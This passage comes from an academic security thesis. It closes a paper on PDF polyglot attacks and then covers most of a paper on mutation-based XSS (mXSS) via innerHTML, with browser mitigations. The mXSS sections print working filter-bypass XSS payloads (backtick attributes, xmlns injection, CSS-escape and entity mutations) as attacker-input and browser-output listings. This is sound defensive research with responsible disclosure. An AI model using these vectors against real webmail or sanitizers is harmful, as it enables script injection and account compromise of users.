Content smuggling The current best-practice recommendation on hosting user-supplied content is to serve the content from a sandboxed origin that is completely separate, as per SOP, and isolated from the sensitive services. These best-practices, provided by Google [18], successfully prevents content smuggling attacks as the restrictions of the SOP prevents the content from accessing any sensitive resources in the origin of the web service.

These recommendations come with a caveat to be taken into consideration. Some user supplied content is only meant to be accessible to certain authenticated users, e.g. photos that are only shared with friends. In that case, the service needs to transfer the credentials required to authenticate the user from the sensitive origin to the sandboxed origin, without actually revealing the credentials used in the sensitive origin. Revealing the credentials, e.g. using the same cookies on both origins, defeats the purpose of the sandbox origin entirely. Currently there is no uniform solution to this problem. Some common solutions are encountered: using the hashed credentials of the sensitive origin; or generating public, but obscured, links that are later shared manually.

Browser Traditionally, browser vendors have allowed the browser to override the MIME-type provided by the server for compatibility reasons. This is a compromise to deal with the situation that the server is confused as to what kind of content it is serving. This compromise has repeatedly shown to lead to security issues. The affected browser vendors can help mitigate this problem by limiting the ways content can be coerced to be interpreted as a particular format.

In the case of PDF-based polyglots, and other polyglots that require a plugin, the browser can intervene when there is a mismatch between the content-type provided by the server and the type attribute of the *object* tag. The vulnerability can be mitigated by acknowledging that there is a potential security issue in interpreting the supplied content in the requested format and alerting the user to this threat.

An intuitive approach would be to for the browsers to employ similar content-sniffing for content rendered in plug-ins, as is already done with content native to the browser. However, this intuition fails to take into account that the very reason for using plug-ins is that the format is unknown to the browser. One may argue that the browser is as confused as the originating server as to the actual format of the content, and that the issue would be best resolved by the corresponding plug-in.

Interpreter / Plugin As a general rule of thumb, the interpreter must at the very least alert the user if the served content-type differs from the expected. A preferred alternative is to not attempt to interpret the content at all. This holds true especially when the served content-type is well known and radically different from that which the interpreter is designed for.

As for the PDF file format, the underlying design decisions have led to the current parsing being very relaxed. As discussed in Section 3.2 the PDF format is a container format; designed to embed syntax from other files. Even when parsing strictly according to the specification, it is a simple task to create a PDF-based polyglot. Making the parsing more strict and enforcing many of the specified requirements will make it harder to create polyglots, reducing the attack surface. In accordance with this recommendation, Adobe has taken the first steps to prevent PDF-based polyglots. Recent versions of the reader compares the first bytes of the document against a set of known file signatures. While this is a step in the right direction, this kind of black listing has its drawbacks. The difficulty is that a number of file formats that lack a reliable signatures, e.g., HTML.

A different approach is restricting capabilities of the format, sticking to the essential features. The more capable the format is, the more likely it is to introduce security flaws. In the latest version of their reader Adobe has made progress also in this respect by restricting the possibilities for bidirectional communication.

6 Related work

Recall that the added value of our paper is a generalized account of polyglot attacks and focus on new instances of polyglots that involve the PDF format. We briefly report on related instances of polyglot attacks.

Backes et al. [2] explore the power of the PostScript language. PostScript allows executable content and access to sensitive information from the environment such as the user id. This work demonstrates how to compromise reviewer anonymity in a peer-reviewing process by maliciously crafting a PostScript document.

As discussed in Section 2, GIFAR [4] is based on polyglots that combine the GIF and JAR (Java archive) formats. The former is used as benign and the latter as malicious to bypass SOP. The Java virtual machine vendors have since then mitigated these attacks by patching the virtual machine to be more conservative on the format of the executed files.

PDFAR [5] polyglots combine the PDF and JAR formats, where PDF serves as benign and JAR serves as malicious. Such a polyglot is possible due to the liberty of the requirements on the headers of PDF files.

Mitigation against GIFAR attacks in the Java virtual machine effectively applies to PDFAR attacks.

Nagra [9] demonstrates GIF/JavaScript polyglots by the same file being interpreted as a script and as an image and informally discuses possible security implications.

Barth et al. [3] investigate the security implications of content sniffing by browsers. They present content-sniffing XSS attacks by crossbreeding HTML with other formats like PostScript. They show attacks on real systems like HotCRP, where an uploaded document in the PostScript format is interpreted as malicious HTML by the browser. They also propose a content-sniffing algorithm that helps defending against this class of attacks while maintaining compatibility.

Sundareswaran and Squicciarini [14, 13] discuss image repurposing for GIFAR attacks. They present the AntiGifar tool for client-side protection. AntiGifar models the benign behavior of a user by a control-flow graph and detects possible anomalies when the interactions of the user and browser with the web site deviate from the control-flow model.

As mentioned in Section 2, Huang et al. [7] study an HTML/CSS attack. This attack injects fragments of CSS syntax in a HTML document, thereby making it a HTML/CSS polyglot. The error-tolerant parsing of style sheets allow the polyglot to parsed as valid CSS. The capabilities of CSS provide trivial cross-origin leakage. As discussed earlier, the paper's defense technique has been adopted by all major browsers, which implies that the attacks outlined in their paper are now ineffective.

Wolf's OMG WTF PDF presentation [15] is one of the inspirations for our work. The presentation explores the liberty of the PDF format. In addition, it highlights that PDF interpreters often disregard the specification demands. This is particularly relevant as it allows crossbreeding PDF with such formats as ZIP and EXE.

Heiderich et al. [6] explore the Scalable Vector Graphics (SVG) format. They discover attacks that allow SVG files, embedded via the *img* tag, to run arbitrary JavaScript. One of the attack vectors involves an SVG/HTML polyglot that behaves differently depending on the context in which it is accessed. When included in the *img* tag, the file is interpreted as SVG, whereas when it is accessed directly it is interpreted as malicious HTML.

7 Conclusions

We have put a spotlight on a new breed of attacks that smuggle malicious payload formatted as benign content. We have identified polyglots as the root cause for this class of attacks. In a systematic study, we have characterized the necessary ingredients for polyglot-based attacks on the web and arrive at the PDF format to be particularly dangerous.

Our empirical studies in the web setting confirm vulnerabilities in the current content filters both in the server side and in browsers, as well as in the PDF interpreters. These vulnerabilities open up for insecure communication across Internet origins and allow attacking web sites from the top 100 Alexa list.

To mitigate the attacks, we suggest general measures against polyglot-based attacks. These measures are a combination of protection on the server side, in browsers, and in content interpreters such as PDF readers.

The affected vendors have been made aware of the vulnerabilities. These vendors include Adobe (notified instantly after discovering the security implications of polyglot PDFs) and the major browser vendors. We have also contacted the vulnerable web sites from the top 100 Alexa list. Following responsible disclosure, we refrain from providing the names of the vulnerable web sites.

Future work includes identification of further formats vulnerable to polyglot-based attacks. Versatile media content formats such as the Windows Media Video format are of particular concern because of their potential for executing scripts.

Further investigation of the PDF format might lead to enhanced possibilities to bypass content filters by alternative character sets.

Acknowledgments

This work was funded by the European Community under the ProSecuToR and WebSand projects and the Swedish research agencies SSF and VR.

References

1. Demo page for crossing origins by crossing formats. `http://internot.noads.biz`, August 2013.
2. M. Backes, M. Durmuth, and D. Unruh. Information flow in the peer-reviewing process. In *Proc. IEEE Symp. on Security and Privacy*, pages 187–191, May 2007.
3. A. Barth, J. Caballero, and D. Song. Secure content sniffing for web browsers, or how to stop papers from reviewing themselves. In *Proc. IEEE Symp. on Security and Privacy*, pages 360–371, May 2009.
4. R. Brandis. Exploring Below the Surface of the GIFAR Iceberg. An EWA Australia Information Security Whitepaper. Electronic Warfare Associates-Australia, February 2009.
5. N. Dhanjani, B. Hardin, and B. Rios. *Hacking: The Next Generation.* O'Reilly Media, August 2009.
6. M. Heiderich, T. Frosch, M. Jensen, and T. Holz. Crouching tiger - hidden payload: security risks of scalable vectors graphics. In *ACM Conference on Computer and Communications Security*, pages 239–250, October 2011.

7. L.-S. Huang, Z. Weinberg, C. Evans, and C. Jackson. Protecting browsers from cross-origin css attacks. In *ACM Conference on Computer and Communications Security*, pages 619–629, October 2010.
8. Adobe Systems Incorporated. ISO 32000-1:2008 Document management - Portable document format, 2008.
9. J. Nagra. GIF/Javascript Polyglots. `http://www.thinkfu.com/blog/gifjavascript-polyglots`, February 2009.
10. Open Web Application Security Project (OWASP). OWASP Top 10 2013. `https://www.owasp.org/index.php/Top_10_2013`, 2013.
11. SANS (SysAdmin, Audit, Network, Security) Institute. The top cyber security risks. `http://www.sans.org`, September 2009.
12. B. Sterne and A. Barth. Content Security Policy 1.0 (W3C Candidate Recommendation). `http://www.w3.org/TR/CSP`, November 2012.
13. S. Sundareswaran and A. Squicciarini. DeCore: Detecting Content Repurposing Attacks on Clients' Systems. In *Proc. International Conference on Security and Privacy in Communication Networks (SecureComm)*, pages 199–216. Springer-Verlag, September 2010.
14. S. Sundareswaran and A. Squicciarini. Image repurposing for gifar-based attacks. In *Collaboration, Electronic messaging, Anti-Abuse and Spam Conference*, July 2010.
15. J. Wolf. OMG WTF PDF. Presentation at the Chaos Computer Congress, December 2010.
16. World Wide Web Consortium. Cross-Origin Resource Sharing. `http://www.w3.org/TR/2012/WD-cors-20120403/`, April 2012.
17. XSSed Team. XSS Attacks Information. `http://www.xssed.com`, 2012.
18. M. Zalewski. Content hosting for the modern web. `http://googleonlinesecurity.blogspot.se/2012/08/content-hosting-for-modern-web.html`, August 2012.

CHAPTER 3

Paper II – mXSS Attacks: Attacking well-secured Web-Applications by using innerHTML Mutations

Accepted for publication in Proceedings of ACM Conference on Computer and Communications Security

mXSS Attacks: Attacking well-secured Web-Applications by using innerHTML Mutations

Mario Heiderich Tilman Frosch Jörg Schwenk Jonas Magazinius
Edward Z. Yang

Abstract. Back in 2007, Hasegawa discovered a novel Cross-Site Scripting (XSS) vector based on the mistreatment of the backtick character in a single browser implementation. This initially looked like an implementation error that could easily be fixed. Instead, as this paper shows, it was the first example of a new class of XSS vectors, the class of *mutation-based XSS (mXSS)* vectors, which may occur in `innerHTML` and related properties. mXSS affects all three major browser families: IE, Firefox, and Chrome.

We were able to place stored mXSS vectors in high-profile applications like Yahoo! Mail, Rediff Mail, OpenExchange, Zimbra, Roundcube, and several commercial products. m- XSS vectors bypassed widely deployed server-side XSS protection techniques (like HTML Purifier, kses, htmlLawed, Blueprint and Google Caja), client-side filters (XSS Auditor, IE XSS Filter), Web Application Firewall (WAF) systems, as well as Intrusion Detection and Intrusion Prevention Systems (IDS/IPS). We describe a scenario in which seemingly immune entities are being rendered prone to an attack based on the behavior of an involved party, in our case the browser. Moreover, it proves very difficult to mitigate these attacks: In browser implementations, mXSS is closely related to performance enhancements applied to the HTML code before rendering; in server side filters, strict filter rules would break many web applications since the mXSS vectors presented in this paper are harmless when sent to the browser.

This paper introduces and discusses a set of seven different subclasses of mXSS attacks, among which only one was previously known. The work evaluates the attack surface, showcases examples of vulnerable high-profile applications, and provides a set of practicable and low-overhead solutions to defend against these kinds of attacks.

1 Introduction

Mutation-based Cross-Site-Scripting (mXSS) Server- and client-side XSS filters share the assumption that their HTML output and the browser-rendered HTML content are mostly identical. In this paper, we show how



Fig. 1. Information flow in an mXSS attack.

this premise is *false* for important classes of web applications that use the `innerHTML` property to process user-contributed content. Instead, this very content is *mutated* by the browser, such that a harmless string that passes nearly all of the deployed XSS filters is subsequently transformed into an active XSS attack vector by the browser layout engine itself.

The information flow of an mXSS attack is shown in Figure 1: The attacker carefully prepares an HTML or XML formatted string and injects it into a web application. This string will be filtered or even rewritten in a server-side XSS filter, and will then be passed to the browser. If the browser contains a client-side XSS filter, the string will be checked again. At this point, the string is still harmless and cannot be used to execute an XSS attack.

However, as soon as this string is inserted into the brower's DOM by using the `innerHTML` property, the browser will *mutate* the string. This mutation is highly unpredictable since it is not part of the specified `innerHTML` handling, but is a proprietary optimization of HTML code implemented differently in each of the major browser families. The mutated string now contains a valid XSS vector, and the attack will be executed on rendering of the new DOM element. Both server- and client side filters were unable to detect this attack because the string scanned in these filters did not contain any executable code.

Mutation-based XSS (mXSS) makes an impact on all three major browser families (IE, Firefox, Chrome). Table 1 gives an overview on the mXSS subclasses discovered so far, and points to their detailed description. A web application is vulnerable if it inserts user-contributed input with the help of `innerHTML` or related properties into the DOM of the browser. It is difficult to statistically evaluate the number of websites affected by the seven attack vectors covered in this paper, since automated testing fails to reliably detect all these attack prerequisites: If `innerHTML` is only used to insert trusted code from the web application itself into the DOM, it is not vulnerable. However, it can be stated that amongst the 10.000 most popular web pages, roughly one third uses the `innerHTML` property, and about 65% use JavaScript libraries like jQuery [7], who

Description	Section
Backtick Characters breaking Attribute Delimiter Syntax	3.1
XML Namespaces in Unknown Elements causing Structural Mutation	3.2
Backslashes in CSS Escapes causing String-Boundary Violation	3.3
Misfit Characters in Entity Representation breaking CSS Strings	3.4
CSS Escapes in Property Names violating entire HTML Structure	3.5
Entity-Mutation in non-HTML Documents	3.6
Entity-Mutation in non-HTML context of HTML documents	3.7

Table 1. Overview on the mXSS vectors discussed in this paper

abet mXSS attacks by using the *innerHTML* property instead of the corresponding DOM methods.

However, it is possible to single out a large class of vulnerable applications (Webmailers) and name high-profile state-of-the-art XSS protection techniques that can be circumvented with mXSS. Thus the alarm we want to raise with this paper is that an important class of web applications is affected, and that nealy all XSS mitigation techniques fail.

Webmail Clients Webmail constitutes a class of web applications particularly affected by mutation-based XSS: nearly all of them (including e.g. Microsoft Hotmail, Yahoo! Mail, Rediff Mail, OpenExchange, Roundcube and other tools and providers) were vulnerable to the vectors described in this paper. These applications use the `innerHTML` property to display user-generated HTML email content. Before doing so, the content is thoroughly filtered by server-side anti-XSS libraries in recognition of the dangers of a stored XSS attack. The vectors described in this paper will pass through the filter because the HTML string contained in the email body does not form a valid XSS vector – but would require only a single *innerHTML* access to be turned into an attack by the browser itself.

Here the attacker may submit the attack vector within the HTML-formatted body of an email. Most webmail clients do not use *innerHTML* to display this email in the browser, but a simple click on the "Reply" button may trigger the attack: to attach the contents of the mail body to the reply being edited in the webmail client, mostly *innerHTML* access is used.

HTML Sanitizers We analysed a large variety of HTML sanitizers such as HTML Purifier, htmLawed, OWASP AntiSamy, jSoup, kses and various commercial providers. At the time of testing, all of them were (and many of them still are) vulnerable against mXSS attacks. Although some of the authors reacted with solutions, the major effort was to alert the browser vendors and trigger fixes for the *innerHTML*-transformations. In fact, several of our bug reports have led to subsequent changes in browser behavior. To protect users, we have decided to anonymise names of several formerly affected browsers and applications used as examples in our work.

This paper makes the following contributions:

1. We identify an undocumented but long-existing threat against web applications, which enables an attacker to conduct XSS attacks, even if strong server- and client-side filters are applied. This novel class of attack vectors utilize performance-enhancement peculiarities present in all major browsers, which *mutate* a given HTML string before it is rendered. We propose the term *mXSS* (for Mutation-based XSS) to describe this class of attacks to disambiguate and distinguish them from classic, reflected, persistent and DOM-based XSS attacks.
2. We discuss client- and server-side mitigation mechanisms. In particular, we propose and evaluate an in-browser protection script, entirely composed in JavaScript, which is practical, feasible and has low-overhead. With this script, a web application developer can implement a fix against mXSS attacks without relying on server-side changes or browser updates. The script overwrites the getter methods of the DOM properties we identified as vulnerable and changes the HTML handling into an XML-based processing, thereby effectively mitigating the attacks and stopping the mutation effects[1].
3. We evaluated this attack in three ways: first, we analyzed the attack surface for mXSS and give a rough estimate the number of vulnerable applications on the Internet; second, we conducted a field study testing commonly used web applications such as Yahoo! Mail and other high profile websites, determining whether they could be subjected to mXSS attacks; third, we have examined common XSS filter software such as AntiSamy, HTML Purifier, Google Caja and Blueprint for mXSS vulnerabilities, subsequently reporting our findings back to the appropriate tool's author(s).

2 Problem Description

In the following sections, we describe the attack vectors which arise from the use of the *innerHTML* property in websites. We will outline the his-

[1] In result, one can purposefully choose XML-based processing for security-critical sites and HTML-based processing for performance-critical sites.

tory of findings and recount a realistic attack scenario. The problems we identify leave websites vulnerable against the novel kind of mXSS attacks, even if the utilized filter software fully protects against the dangers of the classic Cross-Site Scripting.

2.1 The innerHTML Property

Originally introduced to browsers by Microsoft with Internet Explorer 4, the property quickly gained popularity among web developers and was adopted by other browsers, despite being non-standard. The use of *innerHTML* and *outerHTML* is supported by each and every one of the commonly used browsers in the present landscape. Consequently, the W3C started a specification draft to unify *innerHTML* rendering behaviors across browser implementations [20].

An HTML element's *innerHTML* property deals with creating HTML content from arbitrarily formatted strings on write access on the one hand, and with serializing HTML DOM nodes into strings on read access on the other. Both directions are relevant in scope of our paper – the read access is necessary to trigger the mutation while the write access will attach the transformed malicious content to the DOM. The W3C working draft document, which is far from completion, describes this process as generation of an ordered set of nodes from a string valued attribute. Due to being attached to a certain *context node*, if this attribute is evaluated, all children of the context node are replaced by the (ordered) node-set generated from the string.

To use *innerHTML*, the DOM interface of `element` is enhanced with an `innerHTML` attribute/property. Setting of this attribute can occur via the *element*`.innerHTML=`*value* syntax, and in this case the attribute will be evaluated immediately. A typical usage example of `innerHTML` is shown in Listing 1.1: when the HTML document is first rendered, the `<p>` element contains the `"First text"` text node. When the anchor element is clicked, the content of the `<p>` element is replaced by the `"New <b>second</b> text."` HTML formatted string.

Listing 1.1. Example on `innerHTML` usage

```
<script type="text/javascript">
  var new = "New <b>second<\/b> text.";
  function Change () {
    document.all.myPar.innerHTML = new;
  }
</script>
<p id="myPar">First text.</p>
<a href="javascript:Change()">
  Change text above!
</a>
```

`outerHTML` displays similar behavior with single exception: unlike in the `innerHTML` case, the whole context (not only the *content* of the context node) will be replaced here. The *innerHTML*-access *changes the utilized markup though* for several reasons and in differing ways depending on the user agent. The following code listings show some (non security-related) examples of these performance optimizations:

Listing 1.2. Examples for internal HTML mutations to save CPU cycles

```
<!-- User Input -->
<s class="">hello&#x20;<b>goodbye</b>

<!-- Browser-transformed Output -->
<S>hello <B>goodbye</B></S>
```

The browser – in this case Internet Explorer 8 – mutates the input string in multiple ways before sending it to the layout engine: the empty *class* is removed, the tag names are set to upper-case, the markup is sanitized and the HTML entities are resolved. These transformations happen in several scenarios:

1. Access to the *innerHTML* or *outerHTML* properties of the affected or parent HTML element nodes;
2. Copy (and subsequent paste) interaction with the HTML data containing the affected nodes;
3. HTML editor access via the *contenteditable* attribute, the *designMode* property or other DOM method calls like *document.execCommand()*;
4. Rendering the document in a print preview container or similar intermediate views. Browsers tend to use the *outerHTML* property of the HTML container or the innerHTML.

For the sake of brevity, we will use the term *innerHTML*-access to refer to some or all of the items from the above list.

2.2 Problem History and Early Findings

In 2006, a non-security related bug report was filed by a user, noting an apparent flaw in the print preview system for HTML documents rendered by a popular web browser. Hasegawa's 2007 analysis [11] of this bug report showed that once the *innerHTML* property of an element's container node in an HTML tree was accessed, the attributes delimited by backticks or containing values starting with backticks were replaced with regular ASCII quote delimiters: the content had *mutated*. Often the regular quotes disappeared, leaving the backtick characters unquoted and therefore vulnerable to injections. As Hasegawa states, an attacker can craft input operational for bypassing XSS detection systems because of

its benign nature, yet having a future possibility of getting transformed by the browser into a code that executes arbitrary JavaScript code. An example vector is being discussed in Section 3.1. This behavior constitutes a fundamental basis for our research on the attacks and mitigations documented in this paper.

2.3 Mutation-based Cross-Site Scripting

Certain websites permit their users to submit inactive HTML aimed at visual and structural improvement of the content they wish to present. Typical examples are web-mailers (visualization of HTML-mail content provided by the *sender* of the e-mail) or collaborative editing of complex HTML-based documents (HTML content provided by all editors).

To protect these applications and their users from XSS attacks, website owners tend to call server-side HTML filters like e.g. the HTML Purifier, mentioned in Section 5.1, for assistance. These HTML filters are highly skilled and configurable tool-kits, capable of catching potentially harmful HTML and removing it from benign content. While it has become almost impossible to bypass those filters with regular HTML/Javascript strings, the mXSS problem has yet to be tackled by most libraries. The core issue is as follows: the HTML markup an attacker uses to initiate an mXSS attack is considered harmless and contains no active elements or potentially malicious attributes – the attack vector examples shown in Section 3 demonstrate that.

Only the browser will transform the markup internally (each browser family in a different manner), thereby unfolding the embedded attack vector and executing the malicious code. As previously mentioned, such attacks can be labeled mXSS – XSS attacks that are only successful because the attack vector is *mutated* by the browser, a result of behavioral mishaps introduced by the internal HTML processing of the user agents.

3 Exploits

The following sections describe a set of *innerHTML*-based attacks we discovered during our research on DOM mutation and string transformation. We present the code purposefully appearing as sane and inactive markup before the transformation occurs, while it then becomes an active XSS vector executing the example method `xss()` after that said transformation. This way server- and client-side XSS filters are being elegantly bypassed.

The code shown in Listing 1.3 provides one basic example of how to activate (Step 2 in the chain of events described in Section 4) each and any of the subsequently following exploits – it simply concatenates

an empty string to an existing *innerHTML* property. The exploits can further be triggered by the DOM operations mentioned in Section 2.2. Any *innerHTML*-access mentioned in the following sections signifies a reference to a general usage of the DOM operations framed by this work.

Listing 1.3. Code-snippet – illustrating the minimal amount of DOM-transaction necessary to cause and trigger mXSS attacks

```
<script>
window.onload = function(){
  document.body.innerHTML += '';
}
</script>
```

We created a test-suite to analyze the *innerHTML* transformations in a systematic way; this tool was later published on a related website dedicated to HTML and HTML5 security implications [2]. The important *innerHTML*-transformations are highlighted in the code examples to follow.

3.1 Backtick Characters breaking Attribute Delimiter Syntax

This DOM string-mutation and the resulting attack technique was first publicly documented in 2007, in connection with the original print-preview bug described in Section 2.2. Meanwhile, the attack can only be used in legacy browsers as their modern counterparts have deployed effective fixes against this problem. Nevertheless, the majority of tested web applications and XSS filter frameworks remain vulnerable against this kind of attack – albeit measurable existence of a legacy browser user-base. The code shown in Listing 1.4 demonstrates the initial attack vector and the resulting transformation performed by the browser engine during the processing of the *innerHTML* property.

Listing 1.4. innerHTML-access to an element with backtick attribute values causes JavaScript execution

```
<!-- Attacker Input -->
<img src="test.jpg" alt="``onload=xss()" />

<!-- Browser Output -->
<IMG alt=``onload=xss() src="test.jpg">
```

3.2 XML Namespaces in Unknown Elements causing Structural Mutation

A browser that does not yet support the HTML5 standard is likely to interpret elements such as *article*, *aside*, *menu* and others as *unknown elements*. A developer can decide how an unknown element is to be treated

[2] innerHTML Test-Suite, `http://html5sec.org/innerhtml`, 2012

by the browser: A common way to pass these instructions is to use the *xmlns* attribute, thus providing information on which XML namespace the element is supposed to reside on. Once the *xmlns* attribute is being filled with data, the visual effects often do not change when compared to none or empty namespace declarations. However, once the *innerHTML* property of one of the element's container nodes is being accessed, a very unusual behavior can be observed. The browser prefixes the unknown but namespaced element with the XML namespace that in itself contains unquoted input from the *xmlns* attribute. The code shown in Listing 1.5 demonstrates this case.

Listing 1.5. innerHTML-access to an unknown element causes mutation and unsolicited JavaScript execution

```
<!-- Attacker Input -->
<article xmlns="urn:img src=x onerror=xss()//">123

<!-- Browser Output -->
<img src=x onerror=xss()//:article xmlns="urn:img src=x on
    error=xss()//">123</img src=x onerror=xss()//:article>
```

The result of this structural mutation and the pseudo-namespace allowing white-space is an injection point. It is through this point that an attacker can simply abuse the fact that an attribute value is being rendered despite its malformed nature, consequently smuggling arbitrary HTML into the DOM and executing JavaScript. This problem was reported and fixed in the modern browsers. A similar issue was discovered and published by Silin [3].

3.3 Backslashes in CSS Escapes causing String-Boundary Violation

To properly escape syntactically relevant characters in CSS property values, the CSS1 and CSS2 specifications propose CSS escapes. These cover the Unicode range and allow to, for instance, use the single-quote character without risk. This is possible even inside a CSS string that is delimited by single quotes. Per specification, the correct usage for CSS escapes inside CSS string values would be: `property: 'v\61 lue'`. The escape sequence is representing the *a* character, based on its position in the ASCII table of characters. Unicode values can be represented by escaping sequences such as $\backslash 20AC$ for the € glyph, to give one example.

[3] Silin, A., *XSS using "xmlns" attribute in custom tag when copying innerHTML*, `http://html5sec.org/?xmlns#97`, Dec. 2011

Several modern browsers nevertheless break the security promises indicated by the correct and standards-driven usage of CSS escapes. In particular, it takes place for the *innerHTML* property of a parent element being accessed. We observed a behavior that converted escapes to their canonical representation. The sequence `property: 'val\27ue'` would result in the *innerHTML* representation `PROPERTY: 'val'ue'`. An attacker can abuse this behavior by injecting arbitrary CSS code hidden inside a properly quoted and escaped CSS string. This way HTML filters checking for valid code that observes the standards can be bypassed, as depicted in Listing 1.6.

Listing 1.6. innerHTML-access to an element using CSS escapes in CSS strings causes JavaScript execution

```
<!-- Attacker Input -->
<p style="font-family:'ar\27\3bx\3a
    expression\28xss\28\29\29\3bial'"></p>

<!-- Browser Output -->
<P style="FONT-FAMILY: 'ar';x:expression(xss());ial'"></P>
```

Unlike the backtick-based attacks described in Section 3.1, this technique allows recursive mutation. This means that, for example, a double-escaped or double-encoded character will be double-decoded in case that *innerHTML*-access occurs twice. More specifically, the `\5c 5c` escape sequence will be broken down to the `\5c` sequence after first *innerHTML*-access, and consequently decoded to the `\` character after the second *innerHTML*-access.

During our attack surface's evaluation, we discovered that some of the tested HTML filters could be bypassed with the use of `&#amp;x5c 5c 5c 5c` or alike sequences. Due to the backslashes' presence allowed in CSS property values, the HTML entity representation combined with the recursive decoding feature had to be employed for code execution and attack payload delivery.

The attacks that become possible through this technique range from overlay attacks injecting otherwise unsolicited CSS properties (such as positioning instructions and negative margins), to arbitrary JavaScript execution, font injections (as described by Heiderich et al. [13]), and the DHTML behavior injections for levering XSS and ActiveX-based attacks.

3.4 Misfit Characters in Entity Representation breaking CSS Strings

Combining aforementioned exploit with enabling CSS-escape decoding behavior results in yet another interesting effect observable in several browsers. That is, when both CSS escape and the canonical representation for the double-quote character inside a CSS string are used, the render engine converts them into a single quote, regardless of those two

characters seeming unrelated. This means that the `\22`, `&quot;`, `&#x22;` and `&#34;` character sequences will be converted to the `'` character upon *innerHTML*-access. Based on the fact that both characters have syntactic relevance in CSS, the severity of the problems arising from this behavior is grand. The code example displayed in Listing 1.7 shows a mutation-based XSS attack example. To sum up and underline once again, it is based on fully valid and inactive HTML and CSS markup that will unfold to active code once the *innerHTML*-access is involved.

Listing 1.7. innerHTML-access to an element using CSS strings containing misfit HTML entities causes JavaScript execution

```
<!-- Attacker Input -->
<p style="font-family:'ar&amp;quot;;x=expression(xss())/*ial
    '"></p>

<!-- Browser Output -->
<P style="FONT-FAMILY: 'ar';x=expression(xss())/*ial
    '"></P>
```

We can only speculate about the reasons for this surprising behavior. One potential explanation is that in case when the *innerHTML* transformation might lead the `\22`, `&quot;`, `&#x22;` and `&#34;` sequences to be converted into the actual double-quote character (`"`), then – given that the attribute itself is being delimited with double-quotes – an improper handling could not only break the CSS string but even disrupt the syntactic validity of the surrounding HTML. An attacker could abuse that to terminate the attribute with a CSS escape or HTML entity, and, afterwards, inject crimson HTML to cause an XSS attack.

Our tests showed that it is not possible to break the HTML *m*arkup syntax with CSS escapes once used in a CSS string or any other CSS property value. The mutation effects only allow CSS strings to be terminated illegitimately and lead to an introduction of new CSS property-value pairs. Depending on the browser, this may very well lead to an XSS exploit executing arbitrary JavaScript code. Supporting this theory, the attack technique shown in Section 3.5 considers markup integrity but omits CSS string sanity considerations within the transformation algorithm of HTML entities and CSS escapes.

3.5 CSS Escapes in Property Names violating entire HTML Structure

As mentioned in Section 3.4, an attacker cannot abuse mutation-based attacks to break the markup structure of the document containing the style attribute hosting the CSS escapes and entities. Thus far, the CSS escapes and entities were used exclusively in CSS property values and not in the property names. Applying the formerly discussed techniques

to CSS property names instead of values forces some browsers into a completely different behavior, as demonstrated in Listing 1.8.

Listing 1.8. innerHTML-access to an element with invalid CSS property names causes JavaScript execution

```
<!-- Attacker Input -->
<img style="font-fa\22onload\3dxss\28\29\20mily:'arial'"
    src="test.jpg" />

<!-- Browser Output -->
<IMG style="font-fa"onload=xss() mily:
    'arial'" src="test.jpg">
```

Creating a successful exploit, which is capable of executing arbitrary JavaScript, requires an attacker to first terminate the style attribute by using a CSS escape. Therefore, the injected code would trigger the exploit code while it still follows the CSS syntax rules. Otherwise, the browser would simply remove the property-value pair deemed invalid. This syntax constraint renders several characters useless for creating exploits. Whitespace characters, colon, equals, curly brackets and the semi colon are among them. To bypass the restriction, the attacker simply needs to escape those characters as well. We illustrate this in Listing 1.8. By escaping the entire attack payload, the adversary can abuse the mutation feature and deliver arbitrary CSS-escaped HTML code.

Note that the attack only works with the double-quote representation inside double-quoted attributes. Once a website uses single-quotes to delimit attributes, the technique can be no longer applied. The *innerHTML*-access will convert single quotes to double quotes. Then again, the \22 escape sequence can be used to break and terminate the attribute value. The code displayed in Listing 1.9 showcases this yet again surprising effect.

Listing 1.9. Example for automatic quote conversion on innerHTML-access

```
<!-- Example Attacker Input -->
<p style='fo\27\22o:bar'>

<!-- Example Browser Output -->
<P style="fo'"o: bar"></P>
```

3.6 Entity-Mutation in non-HTML Documents

Once a document is being rendered in XHTML/XML mode, different rules apply to the handling of character entities, non-wellformed content including unquoted attributes, unclosed tags and elements, invalid elements nesting and other aspects of document structure. A web-server can instruct a browser to render a document in XHTML/XML by setting a

matching MIME type via Content-Type HTTP headers; in particular the MIME *text/xhtml*, *text/xml*, *application/xhtml+xml* and *application/xml* types can be employed for this task (more exotic MIME types like *image/svg*
+xml and *application/vnd.wap.xhtml+xml* can also be used).

These specific and MIME-type dependent parser behaviors cause several browsers to show anomalies when, for instance, CSS strings in style elements are exercised in combination with (X)HTML entities. Several of these behaviors can be used in the context of mutation-based XSS attacks, as the code example in Listing 1.10 shows.

Listing 1.10. innerHTML-access to an element with encoded XHTML in CSS string values causes JavaScript execution

```
<!-- Attacker Input -->
<style>*{font-family:'ar&lt;img src=&quot;test.jpg&quot;
    onload=&quot;xss()&quot;/&gt;ial'}</style>

<!-- Browser Output -->
<style>*{font-family:'ar<img src="test.jpg"
    onload="xss()"/>ial'}</style>
```

Here-above, the browser automatically decodes the HTML entities hidden in the CSS string specifying the font family. By doing so, the parser must assume that the CSS string contains actual HTML. While in *text/html* neither a mutation nor any form or parser confusion leading to script execution would occur, in *text/xhtml* and various related MIME type rendering modes, a CSS style element is supposed to be capable of containing other markup elements. Thus, without leaving the context of the style element, the parser decides to equally consider the decoded *img* element hidden in the CSS string, evaluate it and thereby execute the JavaScript connected to the successful activation of the event handler. This problem is unique to the WebKit browser family, although similar issues were spotted in other browser engines. Beware that despite a very small distribution of sites using MIME types such as *text/xhtml*, *text/xml*, *application/xhtml+xml* and *application/ xml* (0.0075% in the Alexa Top 1 Million website list), an attacker might abuse MIME sniffing, frame inheritance and other techniques to force a website into the necessary rendering mode, purposefully acting towards a successful exploit execution. The topic of security issues arising from MIME-sniffing has been covered by by Barth et al., Gebre et al. and others [1, 3, 8].

3.7 Entity-Mutation in non-HTML context of HTML documents

In-line SVG support provided in older browsers could lead to XSS attacks originating in HTML entities that were embedded inside style and similar elements, which are by default evaluated in their canonic form upon

the occurrence of *innerHTML*-access. This problem has been reported and mitigated by the affected browser vendors and is listed here to further support our argument. The code example in Listing 1.11 showcases anatomy of this attack.

Listing 1.11. Misusing HTML entities in inline-SVG CSS-string properties to execute arbitrary JavaScript

```
<!-- Attacker Input -->
<p><svg><style>*{font-family:'
    &lt&sol;style&gt;&ltimg/src=x&Tab;
    onerror=xss()&sol;&sol;'}</style></svg></p>

